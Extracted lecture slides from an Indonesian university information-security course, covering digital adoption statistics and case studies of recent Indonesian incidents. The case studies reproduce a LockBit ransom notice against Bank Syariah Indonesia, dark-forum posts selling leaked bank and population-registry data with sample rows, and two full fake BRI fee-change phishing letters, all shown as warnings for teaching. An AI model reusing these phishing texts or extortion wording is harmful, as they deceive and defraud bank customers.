



Pengenalan Keamanan Informasi

II3230 – Keamanan Informasi

Sekolah Teknik Elektro dan Informatika, Institut Teknologi Bandung

Budi Rahardjo

2025

We are lucky, we are in The Right Place The Right Time





Pemanfaatan Teknologi Informasi

JAN
2023

ESSENTIAL DIGITAL HEADLINES

OVERVIEW OF THE ADOPTION AND USE OF CONNECTED DEVICES AND SERVICES

NOTE: PLEASE READ THE IMPORTANT NOTES ON COMPARING DATA AT THE START OF THIS REPORT BEFORE COMPARING DATA ON THIS CHART WITH PREVIOUS REPORTS



INDONESIA

TOTAL
POPULATION



K
KEPIOS

276.4
MILLION

URBANISATION

58.2%

CELLULAR MOBILE
CONNECTIONS



D
KEPIOS

353.8
MILLION

vs. POPULATION

128.0%

INTERNET
USERS




K
KEPIOS

212.9
MILLION

vs. POPULATION

77.0%

ACTIVE SOCIAL
MEDIA USERS



K
KEPIOS

167.0
MILLION

vs. POPULATION

60.4%

SOURCES: UNITED NATIONS; GOVERNMENT BODIES; GSMA INTELLIGENCE; ITU; WORLD BANK; EUROSTAT; CNNIC; APJII; IAMAI & KANTAR; CIA WORLD FACTBOOK; COMPANY ADVERTISING RESOURCES AND EARNINGS REPORTS; OICDH; BETA RESEARCH CENTER; KEPiOS ANALYSIS. **ADVISORY:** SOCIAL MEDIA USERS MAY NOT REPRESENT UNIQUE INDIVIDUALS. **COMPARABILITY:** SIGNIFICANT REVISIONS TO SOURCE DATA 2025 DURING COMPREHENSIVE REVISIONS TO POPULATION DATA. FIGURES ARE NOT COMPAREABLE. **B. Rahardjo - II3230 - Keamanan Informasi** (available data, but some source data may not have been updated in the past year. SEE NOTES ON DATA FOR FULL DETAILS).

JAN
2023

DAILY TIME SPENT WITH MEDIA

THE AVERAGE AMOUNT OF TIME EACH DAY THAT INTERNET USERS AGED 16 TO 64 SPEND WITH DIFFERENT KINDS OF MEDIA AND DEVICES



INDONESIA

TIME SPENT USING
THE INTERNET



7H 42M

YEAR-ON-YEAR CHANGE
-10.6% (-55 MINS)

GWI.

TIME SPENT WATCHING TELEVISION
(BROADCAST AND STREAMING)



2H 53M

YEAR-ON-YEAR CHANGE
+1.8% (+3 MINS)

KENOS

TIME SPENT USING
SOCIAL MEDIA



3H 18M

YEAR-ON-YEAR CHANGE
+0.5% (+1 MIN)

GWI.

TIME SPENT READING PRESS MEDIA
(ONLINE AND PHYSICAL PRINT)



1H 34M

YEAR-ON-YEAR CHANGE
-11.3% (-12 MINS)

TIME SPENT LISTENING TO
MUSIC STREAMING SERVICES



1H 37M

YEAR-ON-YEAR CHANGE
-3.0% (-3 MINS)

GWI.

TIME SPENT LISTENING
TO BROADCAST RADIO



0H 32M

YEAR-ON-YEAR CHANGE
-13.5% (-5 MINS)

GWI.

TIME SPENT LISTENING
TO PODCASTS



0H 56M

YEAR-ON-YEAR CHANGE
+1.8% (+1 MIN)

KENOS

TIME SPENT USING
A GAMES CONSOLE



1H 15M

YEAR-ON-YEAR CHANGE
-5.1% (-4 MINS)

SOURCE: GWI [Q3 2022]. FIGURES REPRESENT THE FINDINGS OF A BROAD GLOBAL SURVEY OF INTERNET USERS AGED 16 TO 64. SEE GWI.COM FOR FULL DETAILS. NOTES: CONSUMPTION OF DIFFERENT MEDIA MAY OCCUR CONCURRENTLY. TELEVISION INCLUDES BOTH LINEAR (BROADCAST AND CABLE) TELEVISION AND CONTENT DELIVERED VIA STREAMING AND VIDEO-ON-DEMAND SERVICES. PRESS INCLUDES BOTH ONLINE AND PHYSICAL PRINT MEDIA. BROADCAST RADIO DOES NOT INCLUDE INTERNET RADIO.

B. Rahardjo - II3230 - Keamanan Informasi


Pemanfaatan Teknologi Informasi

- **Ojek online:** Gojek, Grab, Uber, Maxim, inDrive, {berbagai layanan ojek lokal}
- **Fintech:** Gopay, Ovo, Dana, Jenius, ...
- **E-commerce:** Tokopedia, Shopee, Blibli, Lazada, ...
- **Travel:** Traveloka, Tiket.com, ...
- **Komunikasi:** WhatsApp, Telegram, Zoom, ...
- **Media Sosial:** Instagram, Facebook, Twitter, ...
- **Pendidikan & Pelayanan Publik?**

 #1 Artificial Intelligence AI / Machine Learning / Deep Learning	 #2 Internet of Things IOT , IIOT, Sensors & Wearables	 #3 Mobile/Social Internet Advancements - Search/Social/ Messaging/Livestreams	 #4 Blockchain Distributed Ledger Systems, Apps, Infrastructure, Technologies Cryptocurrencies & DApps	0 1 0 1 1 0 1 1 0 1 1 0 #5 Big Data + Predictive Analytics
 #6 Automation Information, Task, Process, Machine, Decision & Action	 #7 Robots Cons.,/Comm./Indus., Robots, Drones & Autonomous Vehicles	 #8 Immersive Media - #VR/ #AR/ #MR/ 360° Video?Gaming	 #9 Mobile Technologies Infrastructure, networks, standards, services & devices	 #10 Cloud Computing , SaaS, IaaS, PaaS & MESH Apps
 #11 3D Printing Additive Manufacturing & Rapid Prototyping	 #12 CX Customer Journey, Experience Commerce & Personalization	 #13 EnergyTech Efficiency, Energy Storage & Decentralized Grid	 #14 Cybersecurity Security, Intelligence Detection, Remediation & Adaptation	 #15 Voice Assistants Interfaces, Chatbots & Natural Language Processing
 #16 Nanotechnology Computing, Medicine, Machines + Smart Dust	 #17 Collaborative Tech. Crowd, Sharing, Workplace & Open Source Platforms & Tools	 #18 Health Tech. Advanced Genomics, Bionics & Health Care Tech.	 #19 Human-Computer Interaction Facial/Gesture Recognition, Biometrics, Gaze Tracking	 #20 Geo-spatial Tech. GIS, GPS, Mapping & Remote Sensing, Scanning, Navigation
 #21 Advanced Materials Composites, Alloys, Polymers, Biomimicry, Nanomanufacturing	 #22 New Touch Interfaces Touch Screens, Haptics, 3D Touch, Paper, Feedback & Exoskeletons	 #23 Wireless Power	 #24 Clean Tech. Bio-/Enviro-Materials + Solutions, Sustainability, Treatment & Efficiency	 #25 Quantum Computing + Exascale Computing
 #26 Smart Cities + Infrastructure & Transport	 #27 Edge/Computing + Fog Computing	 #28 Faster, Better Internet Broadband incl. Fiber, 5G, Li-Fi , LPN and LoRa	 #29 Proximity Tech Beacons, .RFID, Wi-Fi, Near-Field Communications & Geofencing	 #30 New Screens TVs, Digital Signage, OOH, MicroLEDS & Projections

THE 30 TECHNOLOGIES OF THE NEXT DECADE

2025



Created by: Sean Moffitt @seanmoffitt , Managing Director, @Wikibrands





Ghozali_Ghozalu @Ghozali_Gh... · 10h ...

It's been 3 days and left 331 NFT sold out now because for the next few years I won't be listing

You can do anything like flipping or whatever but please don't abuse my photos or my parents will very disappointed to me

I believe in you guys so please take care of my photos.

Ghozali Everyday

933 items	185 owners	0.001 floor price	0.66 volume traded
-----------	------------	-------------------	--------------------

I took photos of myself since I was 18 to 22 years old (2017 - 2021)
It's really a picture of me standing in front of the computer day by day

Items Activity



NFT

Ibu Rektor Tercinta #1

Owned by ITB1920 1.6K views 7 favorites

Highest offer

0.001 (\$4.73)

Make offer

Price History

All Time




No item activity yet

Ibu Rektor Tercinta #2

Contoh Kasus Ke(tidak)amanan terbaru

Indonesia's Election Office (27 Nov 2023)

asked: 2 BTC or Rp 570.087.567




BSI - Bank Syariah Indonesia

Index of /BANK_BSI/

.../
1. RCEO/
1.a. Sekretaris/
2. Retail Banking/
2019_03/
20230307T175250_SAE_DATA_BACKUP/
3. Wholesale Banking/
4. Financing_Risk & Recovery/
5. Financing_Operation/
6. Operational/
7. Business Control/
8. Funding & Transaction/
Berkas Rumah Dinas BSI/
Billy_SME/
Dahlan/
Databases/
Dokumen_Syarat_Akad_19_Apr_2022/
Dokumentasi_Area_Bjm/
Dokumentasi_Lama/
FILM/
Fahmi_CBO/
ID_CARD_TAD_BSM/
Marketing/
PERPANJANGAN_SEWA_ATM_PELITA_INSANI/
ALL_EMPLOYEERS_BSI.csv
MEDALLION.zip

08-May-2023 11:25
08-May-2023 11:25
08-May-2023 11:25
08-May-2023 11:25
08-May-2023 11:25
08-May-2023 11:25
08-May-2023 11:33
08-May-2023 11:34
08-May-2023 11:34
08-May-2023 11:37
08-May-2023 11:41
08-May-2023 11:41
08-May-2023 11:41
08-May-2023 11:55
08-May-2023 11:56
15-May-2023 20:50
08-May-2023 12:02
08-May-2023 12:02
08-May-2023 12:02
16-May-2023 01:58
08-May-2023 12:02
08-May-2023 12:03
08-May-2023 12:03
16-May-2023 01:42
08-May-2023 12:03



Malware Lockbit 3.0

LockBit 3.0 (also known as LockBit Black) is a strain took place. Initially, LockBit was referred to as the ".a

CTM360 GUIDELINES IOCs CVEs

Disclaimer: Before implementing any security control, testing and verification. Do verify each rule before imp incorrect or irreversible use of these guidelines. Your u

Search... initial-access T1566 - PHISHING execution T1204 - T1204 - USER EXECUTION T1059 - COMMAND AND SCRIPTING INTERPRETER T1106 - NATIVE API T1047 - T1047 - WINDOWS MANAGEMENT INSTRUMENTATION T1059.001 - POWERSHELL privilege-escalation T1626 - ABUSE ELEVATION CONTROL MECHANISM T1055 - PROCESS INJECTION



5) Passwords to all internal and external services used at the bank

We give the bank's management 72 hours to contact LockbitSupp and settle the matter.

P.S. For all customers and partners of the bank whose data has been stolen. If Bank Syariah Indonesia values its reputation, customers and partners, they will contact us and you will not be threatened. Otherwise, we recommend you to stop any cooperation with these company.

ALL AVAILABLE DATA WILL BE PUBLISHED

UPLOADED: 12 MAY, 2023 21:09 UTC

Until the files will be available
2D 20h 25m 35

[TWITTER >](#)
[CONTACT US >](#)
[AFFILIATE RULES >](#)

Rochmat Purwanto @RochmatPurwanto · 5h
uang kami di BSI hilang 378.251.749 sudah membuat laporan kehilangan dan komplain ke @bankbsi_id cabang Solo
tapi jawaban seperti ini, adakah yang perlu dikakukan agar uang kami kembali ?

	Debet	Kredit	Saldo Riil
INITED	30,000,000.00	553,972,000.00	
ANTO	8,000,000.00	561,972,000.00	
asi	200,000,000.00-	361,972,000.00	
	2,500.00-	361,969,500.00	
AN	20,000,000.00	381,969,500.00	
ses	249,249,249.00-	132,720,251.00	
	2,500.00-	132,717,751.00	
	49,000,000.00-	83,717,751.00	
	6,500.00-	83,711,251.00	
	80,000,000.00-	3,711,251.00	



Bank Central Asia [BCA] Credit Card User Database

by pentagram - Sunday July 23, 2023 at 07:55 PM

Yesterday, 07:55 PM



Hello BreachForums, today i want to sell BCA Bank Credit Card User Database.

Date of leak : 22 July 2023


Source : <https://webform.bca.co.id/>

Data Record : 6.422.137

sample

Joined: 09/12/2020

Reputation: 0



Indonesia dukcapil.kemendagri.go.id 337.225.465 07/2023 breach
by RRR - Friday July 14, 2023 at 02:29 PM

#1

rr ago (This post was last modified: rr ago by RRR.)


Ladies and gentlemen, friends of 'breakforums.vc'

Today I am selling data from Indonesia.

From : dukcapil.kemendagri.go.id Time : 07/2023 Rows : 337.225.465

FNIK,NO_KTP,TMPT_SBL,NO_PASPOR,TGL_AKH_PASPOR,NAMA_LGKP,JENIS_KLMIN,TMPT_LHR,TGL_LHR,AKTA_LHR,NO_AKTA_LHR,GOL_DRH,AGAMA,STAT_KWN,AKTA_KWN,NO_AKTA_KWN,TGL_KWN,AKTA_CRAI,NO_AKTA_CRAI,TGL_CRAI,STAT_HBKEL,KLAIN_FSK,PNYDNG_CCT,PDDK_AKH,JENIS_PKRJN,NIK_IBU,NAMA_LGKP_IBU,NIK_AYAH,NAMA_LGKP_AYAH,NAMA_KET_RT,NAMA_KET_RW,NAMA_PET_REG,NIP_PET_REG,NAMA_PET_ENTRI,NIP_PET_ENTRI,TGL_ENTRI,NO_KK,JENIS_BNTU,NO_PROPNO_KAB,NO_KEC,NO_KEL,STAT_HIDUP,TGL_UBAH,TGL_CETAK_KTP,TGL_GANTI_KTP,TGL_PJG_KTP,STAT_KTP,ALIS_NUMPANG,PFLAG,CFLAG,SYNC_FLAG,GLR_AKADEMIS,GLR_BANGSAWAN,GLR_AYAMA,DESC_KEPERCAYAAN,DESC_PEKERJAAN,IS_PROS_DATANG,FLAG_STATUS,FLAGSINK,KET_AYAMA,KEBANGSAAN,GELAR,KET_PKRJN,COUNT_KTP,COUNT_BIODATA,COUNT_GANDAWNI,LAST_UPD_DATE,FLAG_PINDAH,CREATE_D_BY,SMS_PHONE,SMS_COUNT,TGL_PROSES_REPLIKASI,MODIFIED_BY,IS_UPT,NAMA_PET_UBAH,CURRENT_STATUS_CODE,EKTP_CREATED_DATE,EKTP_CREATED_BY,EKTP_UPDATED_DATE,EKTP_UPDATED_BY,EKTP_UPLOAD_LOCATION,EKTP_BATCH,EKTP_CURRENT_STATUS_CODE,CERT_STATUS,CERT_CODE,IS_CRUD,EMAIL,CERT_STATUS_KTP,CERT_CODE_KTP,CERT_STATUS_ATUS_KIA,CERT_CODE_KIA,CERT_CODE_SURKET,CERT_STATUS_SURKET,CERT_STATUS_SURKET2

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
1 NIK	NO_KTP	TMPT_SINO_P/TGL_AKNAMA_LGKP	JENIS_KLMIN	TMPT_LHR	TGL_LHR	AKTA_NO	AKTA_GOL_DRH	AGAMA	STAT_KWN	AKTA_KWN	NO_AKTA_KWN	AKTA_CRAI	NO_AKTA_CRAI	TGL_G	C				
2 120800000001	120831	N	\N	\N	IM\AD\JS\11	S\AN\AGE	2013-02-05 00:00:00	1	\N	13	2	1	0	\N	0	\N	\N	\N	\N
3 120800000003	\N	\N	\N	\N	NI\NG\AN\2	M\AN\	1982-05-01 00:00:00	1	\N	13	1	2	2	25/25/I/2004	2003-10-19 00:00:00	\N	\N	\N	\N
4 120900000002	\N	\N	\N	\N	SC\NS\A\1	A\OM\	1989-12-31 00:00:00	1	\N	13	1	2	1	\N	\N	\N	\N	\N	\N
5 120900000003	\N	\N	\N	\N	M\MM\BD\1	S\ML\	2009-05-12 00:00:00	1	\N	13	1	1	0	\N	\N	0	\N	\N	\N
6 120900000005	\N	\N	\N	\N	JO\PR\PA\DU\G1	M\AN\	2008-03-24 00:00:00	1	\N	13	2	1	\N	\N	\N	\N	\N	\N	\N
7 120900000002	\N	\N	\N	\N	RJ\PR\AF\R1	T\LA\	2001-02-25 00:00:00	1	\N	13	1	1	\N	\N	\N	\N	\N	\N	\N
8 120900000002	\N	\N	\N	\N	JA\NA\N\A\R2	M\AN\	2010-07-13 00:00:00	1	\N	13	2	1	\N	\N	\N	\N	\N	\N	\N
9 120900000006	\N	\N	\N	\N	M\INI\2	SI\AL\	1973-10-11 00:00:00	1	\N	13	1	2	1	\N	\N	\N	\N	\N	\N



From other sources

(courtesy of CTM360)



BANK BRI

PT. BANK RAKYAT INDONESIA (PERSERO) Tbk
KANTOR PUSAT JAKARTA SELATAN
Jl. Jenderal Sudirman Kav. 44-46 Tip. (021) 879857

Nomor : 0311 / BRI / VI / 2022
Perihal : Perubahan Tarif Transfer Bank Lain
Lampiran : -

Kepada.
Yth. Bapak/Ibu
Nasabah Bank BRI

Dengan Hormat.

Sehubungan dengan meningkatkan kualitas dan kenyamanan nasabah bertransaksi. Mulai nanti malam pergantian hari dan pergantian tanggal, pihak Bank BRI mengubah Tarif Transfer Bank lain: Rp. 6.500 IDR / Transaksi, Di ubah menjadi, Tarif: Rp. 150.000 / Bulan. (Auto debit dari rekening tabungan) Unlimited transaksi.

1. Apakah setuju dengan tarif baru Rp. 150.000 / Bulan unlimited transaksi.
2. Tidak setuju dan mau tetap ke tarif yang lama Rp. 6.500 / Transaksi

Jika Bapak/Ibu tidak ada konfirmasi, berarti di anggap setuju dengan tarif yang baru untuk perubahan skema tarif dalam tahap percobaan untuk 6 bulan ke depan. Dengan ini di pertanyakan kepada Bapak/Ibu nasabah Bank BRI, jika tidak setuju dengan tarif yang baru silahkan mengisi formulir yang dikirim.

N.B
Jika Bapak/Ibu tidak ada KONFIRMASI maka di anggap SETUJU. Untuk penagihan setiap bulannya Rp. 150.000 dari rekening tabungan BRI nya adanya transaksi atau tidak tetap akan di potong.

PT Bank Rakyat Indonesia (Persero) Tbk

SUNARSO
Direktur BANK BRI

e-Pay BRI  BRI Link 

BUMN UNTUK INDONESIA

BANK BRI

PENGUMUMAN

Hai Sobat BRI,

Sehubungan adanya pembaharuan dari Bank BRI, untuk meningkatkan kualitas dan kenyamanan nasabah dalam bertransaksi dari Internet Banking dan BRImo, Untuk seluruh biaya transaksi berubah menjadi biaya bulanan. Untuk biaya transaksi yang lama Rp. 6.500 / Pertransaksi, akan diganti biaya yang baru yaitu Rp. 150.000 / Perbulan, dan akan didebit dari rekening tabungan

Untuk perubahan skema tarif dalam tahap percobaan untuk 6 bulan kedepan, Dengan ini kepada nasabah Bank BRI untuk PERSETUJUANNYA, ataupun KONFIRMASI kembali ketarif lama:

1. Apakah SETUJU dengan tarif baru Rp. 150.000 / Perbulan, atau
2. TIDAK SETUJU, dan tetap mau menggunakan tarif yang lama Rp. 6.500 / Pertransaksi. Untuk Konfirmasi silakan isi formulir yang dikirim via WhatsApp, Pastikan semua data di isi semua dengan benar.

N:B
Jika Nasabah tidak ada KONFIRMASI maka dianggap Setuju, dan penagihan setiap bulannya Rp. 150.000 dari rekening tabungannya, Ada atau Tidak transaksi tetap dipotong perbulan.

PT Bank Rakyat Indonesia (Persero) Tbk
terdaftar dan diawasi oleh OJK.

Contact BRI 14017 / 1500017 | www.bri.co.id | BANK BRI


